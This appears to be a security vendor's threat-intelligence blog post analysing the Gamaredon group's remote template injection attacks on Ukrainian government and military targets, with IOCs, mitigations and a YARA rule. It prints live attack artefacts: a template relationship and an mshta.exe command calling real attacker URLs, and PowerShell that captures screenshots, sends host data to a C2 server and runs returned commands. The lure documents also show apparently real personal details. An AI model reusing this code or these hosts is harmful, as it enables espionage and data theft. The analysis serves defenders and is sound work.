Gamaredon Leverages Microsoft Office Docs to Target Ukraine Government and Military

blogs.blackberry.com/en/2022/11/gamaredon-leverages-microsoft-office-docs-to-target-ukraine-government

The BlackBerry Research & Intelligence Team

Summary

The Gamaredon group, a misspelledanagram of "armageddon", is a Russian state-sponsored cyber-espionage group that has perpetrated cyberattacks against military, government, and non-profit organizations in Ukraine since at least 2013.

This threat actor group leverages legitimate Microsoft® Office documents to carry out remote template injection. The technique works even with Microsoft® Word security features enabled. This means attackers can bypass Microsoft Word macro protections to compromise target systems with malware, gain access to information, then spread the infection to other users.

In this blog, we'll examine how Gamaredon operates this campaign, and share Indicators of Compromise (IOCs), mitigation tips, and YARA rules to defend against this and similar attacks.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	High

Who Is the Gamaredon Group?

As the Russian invasion of Ukraine drags on into its ninth month, the machinery of cyber warfare also continues running covertly in the background. The Gamaradon/Armageddon threat actor group has become very active in recent months — just open Twitter and type in #Gamaredon, and you'll find several tweets a week with new IoCs and samples.

Also known as Shuckworm, IRON TILDEN, Primitive Bear, WinterFlounder, and ACTINIUM, the Gamaradon group is one of the most active advanced persistent threat (APT) groups targeting Ukraine today. It is well-known for its phishing attacks, usually utilizing emailed Microsoft Office document attachments to gain initial access to systems. More recently, the group adopted the use of remote template injection in a document to gain initial access. When executed, the malicious document downloads a self-extracting archive containing a LNK file, which is a Windows shortcut that serves as a pointer to open a file, folder, or application. This continues the attack chain.

Ukraine has publicly claimed that Russia is behind the Gamaradon group, which has been active since at least 2013. This is evidenced in many reports from CERT-UA, and from other official Ukrainian organizations over time. This timeline coincides with the beginning of the Euromaidan protests, which happened that same year and ultimately unseated pro-Russian Ukrainian President Viktor Yanukovych.

The word "armageddon" was detected in the threat actor's early campaigns; in particular, a cyber espionage campaign seemingly devised to give Russian leadership a military advantage by targeting the Ukrainian government, law enforcement, and military officials. The campaign's objective appeared to be stealing information that could provide insight into near-term Ukrainian intentions and plans, potentially giving Russia a tactical advantage in its physical warfare against Ukraine.

According to a sparsely-worded November 2021 report from the Security Service of Ukraine (SSU), the group and its previous incarnations are thought to have been responsible for over 5,000 attacks against more than 1,500 Ukrainian government systems since 2014. The group's goals, as noted by the SSU, included:

- Control over critical infrastructure facilities (power plants; heating and water supply systems)
- The theft and collection of intelligence, including information with restricted access (related to security and defense sector; government agencies)
- Informational and psychological influence
- Blocking information systems

Technical Analysis of Gamaredon Attacks

To understand how the technique of remote template injection works, we must first look more closely at the .docx file format. With the release of Office 2007, Microsoft changed the default file name extension of Office documents from .doc to .docx. This switch reflected the company's implementation of an open-source format called Open XML. The "X" on docx refers to this. At its most basic level, it is an archive containing several XML files that make up the document. This was a fundamental change to the way that the file's data is stored.

Microsoft Word also allows the user to create and share new templates, which are stored in .dotm files. Microsoft Office default templates are located in the C:\Users\USER\AppData\Roaming\Microsoft\Templates\ folder. If you take a look in there on your own machine, you will see the Normal.dotm template. This template is loaded every single time Microsoft Word is opened on your computer. Template files can be loaded locally, like Normal.dotm, or from remote sources. Loading a document from a remote source is what makes the attack technique of template injection possible.

Remote template injection does not have to rely on the user enabling macros (a common infection technique of the past) since no VBScript is present in the file. As soon as the user opens the document, the altered template will load in Word and begin its full download from the malicious URL inside the template. This technique corresponds with CVE-2017-0199.

СЛУЖБА БЕЗПЕКИ УКРАЇНИ

ЧЕПЦЯ Володимира Івановича,
капітана першого рангу у відставці,
пенсіонера, пенсійна справа N\A-10781
вул. Володимирська, б. **33**, м. Київ.
тел. **098-423-96-12**, email: chepec@i.ua

З А Я В А
щодо заміни довідки про грошове забезпечення для перерахунку пенсії

Постановою Кабінету Міністрів України від **30.08.2017 № 704** "Про грошове забезпечення військовослужбовців, осіб рядового і начальницького складу та деяких інших осіб" (далі - Постанова № 704) запроваджено збільшення з **1 березня 2018 року** розмірів посадових окладів, окладів за військовим званням та відсоткової надбавки за вислугу років відповідних категорій військовослужбовців, які мають право на пенсію за Законом України № **2262-XII**.

На підставі вимог статті **63** Закону України № **2262-XII** та положень Постанови № **704** мною набуто право на перерахунок пенсії з **1 березня 2018 року.**

З огляду на викладене, **прошу**:

1. Виготовити на моє ім'я **Довідку про розмір грошового забезпечення для перерахунку пенсії, за нормами чинними станом на 1 березня 2018 року,** до якої включити основні та додаткові види грошового забезпечення, які враховувалися при визначені суми грошового забезпечення для обчислення розміру моєї пенсії до настання в мене права на її перерахунок (Підстава: рішення Великої Палати Верховного Суду України від **24.06.2020** року по **зразковій** адміністративній справі № **160/8324/19**).

2. Направити вказану довідку (пункт **1**) до Головного управління Пенсійного фонду України в м. Києві для заміни раніше наданої до ГУ ПФУ довідки, а копію довідки надати мені **особисто в руки**.

Про результати вжитих заходів прошу поінформувати в установленому порядку.

В.І. Чепець

27 березня 2021 року

Командиру військової частини А4267

Рапорт

Клопочу, щодо виплати щомісячної премії за особистий внесок у загальні результати служби та додаткової винагороди за безпосередню участь у бойових діях (забезпеченні здійсненні заходів з національної безпеки і оборони, відсічі і стримування збройної агресії) особовому складу комендантського взводу військової частини А4267, згідно штату, за ЧЕРВЕНЬ 2022 року.

№п/п	Військове звання	ПІБ	Період участі	Примітка (зазначається підстава для позбавлення або знаходження на лікуванні, зникнення безвісті, тощо)
1	старший сержант	ХАРОВСЬКИЙ Володимир Володимирович	1.06. - 30.06.2022	
2	солдат	БАЛЬБУЗА Валерій Володимирович		
3	солдат	ГУЦУЛ Микола Васильович		
4	старший солдат	БОЛОТОВ Сергій Миколайович		
5	солдат	ГОНЧАР Віктор Васильович		
6	солдат	Сторчак Сергій Вікторович		
7	солдат	РУБЦОВ Костянтин Валерійович		
8	старший солдат	ЧЕСЛАШ Тарас Віталійович		
9	солдат	УСОЛЬЦЕВ Олександр Васильович		
10	солдат	ПОХЛЕВІЧ Леонід Олексійович		
11	сержант	ТЕРНОВІЙ Борис Тимофійович		
12	старший сержант	ІВАНОВІЧ Костянтин Вєспазіанович		

Figure 1: Example documents with remote template injection

To begin its attacks, the Gamaredon group frequently sends phishing emails to deliver malicious documents to users at specifically targeted organizations. As an example, if you look at the document on the left of Figure 1 above, taken from a recent campaign, you'll see the header is "СЛУЖБА БЕЗПЕКИ УКРАЇНИ," which translates to "SECURITY SERVICE OF UKRAINE." The second document, on the right of Figure 1, has the header "Командиру військової частини А4267," which means "To the commander of the military unit A4267." These documents were clearly crafted with the intention of targeting those who run Ukrainian military systems.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target = 'http://a0322810.xsph.ru/templates/preliminary/guarantee/sequence.dot' TargetMode="External"/></Relationships>
```


Figure 2: Remote template download code

Since a .docx file is really just an archive, we can use the free open-source file archiver 7Zip to extract the contents and look inside. If we navigate to .\word_rels\settings.xml.rels in our sample, the contents of the file can be seen in Figure 2, above. The file will download a self-extracting archive which contains a LNK file. As another example, one of the LNK files BlackBerry recently examined was named "Запит Спеціалізованої прокуратури у

військовій та оборонній сфері Центрального регіону від 15.08.2022 року.” This translates to “Request of the Specialized Prosecutor's Office in the Military and Defense Sphere of the Central Region dated 15.08.2022.”

How the Gamaredon Group Maintains Persistence


Along with downloading the self-extracting archive, a new Normal.dotm template will be created by Gamaredon to replace the original Normal.dotm template on the user’s machine. When a document is manipulated by the user in Microsoft Word, the Normal.dotm template is always loaded. So, in the event of a Gamaredon attack, every time a document is opened, created, or shared from the affected system, the malicious template will be shared. This creates persistence on the target machine, and perpetuates the infection.




```
%WINDIR%\System32\mshta.exe http://a0701919.xsph.ru/head/selling.xml /f
```

Figure 3: Properties of a malicious LNK file, along with the execution command

When we right-click and open the Properties dialog of a malicious LNK file and look at the "Target" field, we can see that a command is present. The LNK will try to execute mshta.exe to download a PowerShell script that begins data collection on the users' system. Mshta.exe is a Windows-native binary designed to execute Microsoft HTML Application (HTA) files. Once information has been collected, the PowerShell will then communicate the data to Gamaredon's command and control (C2) server.



```
while($count -le 4){
    if($screen) -le 9){
        $screen++;
        [void][Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
        $size = [Windows.Forms.SystemInformation]::VirtualScreen;
        $bitmap = new-object Drawing.Bitmap $size.width, $size.height;
        $graphics = [Drawing.Graphics]::FromImage($bitmap);
        $graphics.CopyFromScreen($size.location,[Drawing.Point]::Empty, $size.size);
        $graphics.Dispose();
        $bitmap.Save("$env:USERPROFILE\test.png");
        $bitmap.Dispose();
        $file = "$env:USERPROFILE\test.png";
        $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
        Remove-Item -Path "$env:USERPROFILE\test.png" -Force;
    }
    else{
        $base64string = "s"
    }
    $WebClient = New-Object net.webclient;
```

```
$a = Get-WmiObject -Query $("select * from win32_log" + "icaldisk where DeviceID='$env:SystemDrive'");
[string]$number = [System.Convert]::ToUInt32(($a).VolumeSerialNumber,16);
$aaa = $env:computername;
$aaa = $aaa+";";
$aaa = $aaa+$number;
$Collections = New-Object System.Collections.Specialized.NameValueCollection;
$Collections.Add($("i" + $rndstr),$aaa);
$Collections.Add("img",$base64string);
$response = $WebClient.UploadValues($url,$Collections);
[strings]$Uri = [System.Text.Encoding]::UTF8.GetString($response);
if($Uri.Length -gt 0){
    $cmd = iex $Uri.Substring(1);
    $Collections.Add("cmd",$cmd);
    $response = $WebClient.UploadValues($url,$Collections);
```

Figure 4: PowerShell capturing the user's screen and creating a web client

After the above takes place, "System.Windows.Forms" is activated to take screen captures of the user's system. The screenshots will be saved locally as "test.png." The screenshots are Base64-encoded. Additionally, the PowerShell script will transmit the user's volume serial number and computer name to the C2.

With the system now fully compromised and the malicious template covertly present in Word, Gamaredon is able to continue accessing the system and serving new malicious payloads for as long as the infection is present.

Conclusion

The existence of groups like Garmaredon makes it abundantly clear that Russian-affiliated threat actors have continued to advance the state's information warfare components. The use of remote template injection has thus far proven highly effective at gaining access to systems and achieving persistence. Even with Microsoft Word security features enabled, remote template injection will continue to be utilized by malware authors. The technique's ability to bypass Microsoft Word macro protections and create persistence by replacing standard Word templates simplifies the process of getting users systems to connect to malicious sites and download their noxious payloads.

What Are Gamaredon's Targets?

The primary targets of Garmaredon are users of systems based in Ukraine, spread across a broad set of industries. Military, government, law enforcement, non-profits, and non-government organizations have all been targeted in the past. The long-term goal of the

Garmaredon group appears to be the exfiltration of sensitive or strategically useful Ukrainian data.

Mitigation Tips

- **Sender Reputation Analysis (D3-SRA)** – Never open attachments from a non-trusted source.
- **Software Update (D3-SU)** – Keep your system's software up-to-date to keep up with the latest security patches.
- **Remote Terminal Session Detection (D3-RTSD)** – Network administrators should monitor closely for exchanges of information with unknown sources.

YARA Rule for Garmaredon Malware

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
rule Gamaredon_Remote_Template{
    meta:
    description = "Detects Gamaredon remote template"
    author = "BlackBerry Threat Research Team"
    date = "2022-10-19-2021"
license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"
    strings:
        $s1 = "word/_rels/settings.xml.rels"
        $s2 = "customXml/_rels/item1.xml.rels"
        $s3 = "customXml/_rels/item2.xml.rels"
        $s4 = "customXml/itemProps1.xml"
        $s5 = "customXml/item1.xml"

        $x = {77 6F 72 64 2F 5F 72 65 6C 73 2F 73 65 74 74 69
        6E 67 73 2E 78 6D 6C 2E 72 65 6C 73 8D D0 BD 4E C4 30
        0C 00 E0 1D 89 77 88 B2 DC 44 DD 1E 12 3A A1 A6 B7 00
        D2 0D 2C A8 3C 80 D5 B8 6D 74 AD 13 12 17 B5 6F 4F 86
        0E 9C C4 C0 E8 BF CF 96 EB F3 3A 4F EA 9B 62 72 9E 8D
        AE 8A 52 2B E2 CE 5B C7 83 D1 9F ED DB C3 49 AB 24 C8
        16 27 CF 64 F4 46 49 9F 9B FB BB FA 83 26 14 E7 39 8D
        2E 24 95 15 4E 46 8F 22 E1 19 20 75 23 CD 98 0A 1F 88
        73 A5 F7 71 46 C9 61 1C 20 60 77}

    condition:
        uint16(0) == 0x504d and all of them
}
```

Indicators of Compromise (IoCs)

Documents:

4aa2c783ae3d2d58f12d5e89282069533a80a7ba6f7fe6c548c6230a9601e650

c9939f994e25e1e935f101ee8bc4ce033aad8bea96d192dc700deb1d04ef7c66

1a1ac565ba08ac51eb6ef27d0fe47a03372112f476ad3008f6ead30dbdcee565

7f470429708bc64b6fad7cf6a0d8387e06baf8780963da524a027f96aab2b759

5c8d0bd53dc7e428532112bb355115ad5226d80fa5e55eac19b5ab2bd098339c

bd0a5bea43471b9f3422549a2c285c17552cca70b55c7785b6c21872117ba97b

baea0699f26b689c5d8bf44e0b952daa13e8a0d1b3506da87706e6b05790dc06

b71e1c7cef4b869a83c9d73665f5f90d9cf57944caf2d1249d0e62c284e2fc1d

20a4da42953a13d7e429bc9dc9583a9dd932cf912376bc5f2b84ceb5f9d430db

a93ff0e6c42aa3f011a53108dc9b224dc85d9e0930f81e3b3010801089126e4e

6c1799a8141219b8933cdee57b27dfbf2561e48c3e4ec77ead685330e9c8aa23

c850c872318328777441a6916d1994b714ad2c40104d9a7ebb9cfb0e537

LNK files:

581ed090237b314a9f5cd65076cd876c229e1d51328a24effd9c8d812eaebe6a

34bf1a232870df28809597d49a70d9b549d776e1e4beb3308ff6d169a59ecd02

78c6b489ac6cebf846aab3687bbe64801fdf924f36f312802c6bb815ed6400ba

1cb2d299508739ae85d655efd6470c7402327d799eb4b69974e2efdb9226e447

a9916af0476243e6e0dbef9c45b955959772c4d18b7d1df583623e06414e53b7

8294815c2342ff11739aff5a55c993f5dd23c6c7caff2ee770e69e88a7c4cb6a

be79d470c081975528c0736a0aa10214e10e182c8948bc4526138846512f19e7

5264e8a8571fe0ef689933b8bc2ebe46b985c9263b24ea34e306d54358380cbb

ff7e8580ce6df5d5f5a2448b4646690a6f6d66b1db37f887b451665f4115d1a2

1ec69271abd8ebd1a42ac1c2fa5cdd9373ff936dc73f246e7f77435c8fa0f84c

Archive:

750bcec54a2e51f3409c83e2100dfb23d30391e20e1c8051c2bc695914c413e3

da8f933cdce50a34f62658e1dd88336f2a549f62340d447c141b5fb00d32af12

Infostealer Exe:

139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a

Malicious Domains:

138[.]197.199.151

139[.]59.166.152

144[.]202.61.174

157[.]245.99.132

159[.]203.11.73

168[.]100.10.184

178[.]62.108.75

192[.]241.133.108

194[.]180.174.73

194[.]180.191.105

45[.]61.138.226

45[.]61.139.22

45[.]77.196.211

45[.]77.237.252

66[.]42.102.21

70[.]34.218.135

162[.]33.178.129

132[.]191.63.10

159.223.205[.]92

154[.]111.181.171

173[.]199.90.103

45[.]32.171.4

hxxp://138[.]197.199.151/get[.]php

hxxp://139[.]59.166.152/get[.]php

hxxp://144[.]202.61.174/get[.]php

hxxp://157[.]245.99.132/get[.]php

hxxp://159[.]203.11.73/get[.]php

hxxp://178[.]62.108.75/get[.]php

hxxp://192[.]241.133.108/get[.]php

hxxp://194[.]180.174.73/1.txt

hxxp://194[.]180.174.73/pswd[.]php

hxxp://45[.]77.196.211/get[.]php

hxxp://45[.]77.237.252/get[.]php

hxxp://66[.]42.102.21/get[.]php

hxxp://70[.]34.218.135/get[.]php

hxxps://45[.]61.138.226

hxxp://155[.]138.252[.]221/get[.]php

hxxp://atlantar[.]ru/get.php

hxxp://motoristo[.]ru/get.php

hxxp://heato[.]ru/index.php

hxxp://lover.printing82.detroito[.]ru/DESKTOP-P5BRFLE/luncheon.nab

hxxp://a0698649.xsph[.]ru/barley/barley.xml

hxxp://a0700343.xsph[.]ru/new/preach.xml

hxxp://a0700462.xsph[.]ru/grow/guests.xml

hxxp://a0700462.xsph[.]ru/seek/lost.xml

hxxp://a0701919.xsph[.]ru/head/selling.xml

hxxp://a0701919.xsph[.]ru/predator/decimal.xml

hxxp://a0701919.xsph[.]ru/registry/prediction.xml

hxxp://a0704093.xsph[.]ru/basement/insufficient.xml

hxxp://a0704093.xsph[.]ru/bass/grudge.xml

hxxp://a0705076.xsph[.]ru/ramzeses1.html

hxxp://a0705076.xsph[.]ru/regiment.txt

hxxp://a0705269.xsph[.]ru/bars/dearest.txt

hxxp://a0705269.xsph[.]ru/instruct/deaf.txt

hxxp://a0705269.xsph[.]ru/prok/gur.html

hxxp://a0705581.xsph[.]ru/guinea/preservation.txt

hxxp://a0705880.xsph[.]ru/band/sentiment.txt

hxxp://a0705880.xsph[.]ru/based/pre.txt

hxxp://a0705880.xsph[.]ru/selection/seedling.txt

hxxp://a0706248.xsph[.]ru/reject/headlong.txt

hxxp://a0707763.xsph[.]ru/decipher/prayer.txt

hxxp://arhiv.ua-cip[.]org/08.11.2022.arhiv

hxxp://tzi.info-cip[.]org/07_11_2022.xhtml

hxxps://civh[.]ru/08.11/band.rtf

hxxps://hilr[.]ru/07.11/growth.rtf

hxxps://hilr[.]ru/07.11/sent.rtf

hxxps://cloudflare-dns[.]com/dns-query?name= (для визначення IP-адреси; легітимний сервіс)

hxxps://t[.]me/s/vozmoz2

moolin[.]ru

atlantar[.]ru

bubenci[.]ru

callsol[.]ru

clipperso[.]ru

cooperi[.]ru

detroito[.]ru

farafowler[.]ru

fishitor[.]ru

flayga[.]ru

ganara[.]ru

detroito[.]ru

hawksi[.]ru

hofsteder[.]ru

kilitro[.]ru

kurapat[.]ru

leonardis[.]ru

lnasfe[.]ru

lopasts[.]ru

mafirti[.]ru

metanat[.]ru

передлагалд[.]ru

motoristo[.]ru

paparat[.]ru

pasamart[.]ru

qkcew[.]ru

rncsq[.]ru

tarlit[.]ru

tbwelo[.]ru

wicksl[.]ru

xcqef[.]ru

kuckuduk[.]ru

celticso[.]ru

hilr[.]ru

civh[.]ru

rubidiumo[.]ru

shapurt[.]ru

ardeas[.]ru

tzi.info-cip[.]org

arhiv.ua-cip[.]org

ua-cip[.]org

info-cip[.]org

chauzor[.]ru

duongz[.]ru

lienzor[.]ru

nguyenzo[.]ru

quangz[.]ru

quyenzo[.]ru

thanhzo[.]ru

vienz[.]ru

zi.info-cip[.]org

ua-cip.tzi.info-cip[.]org

Arhiv.ua-cip.tzi.info-cip[.]org

ended87.cicindi[.]ru

amazing.ended87.cicindi[.]ru

bilotras[.]org

leogly[.]ru

parvizt[.]ru

08362793@mail.gov[.]ua

References:

https://cert.gov.ua/article/1229152

https://cert.gov.ua/article/971405

https://cert.gov.ua/article/2681855

https://unit42.paloaltonetworks.com/gamaredon-primitive-bear-ukraine-update-2021/

https://inquest.net/blog/2022/06/27/glowsand

https://www.secureworks.com/research/threat-profiles/iron-tilden

https://www.bleepingcomputer.com/news/security/ukraine-links-members-of-gamaredon-hacker-group-to-russian-fsb/

https://lookingglasscyber.com/resources/white-papers/operation-armageddon-cyber-espionage-gamaredon/

https://blog.talosintelligence.com/2022/09/gamaredon-apt-targets-ukrainian-agencies.html

Technical Report on Armageddon / Gamaredon (PDF) – Security Service of Ukraine

Tale of Gamaredon Infection (PDF) – CERT-EE / Estonian Information System Authority

BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Related Reading

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back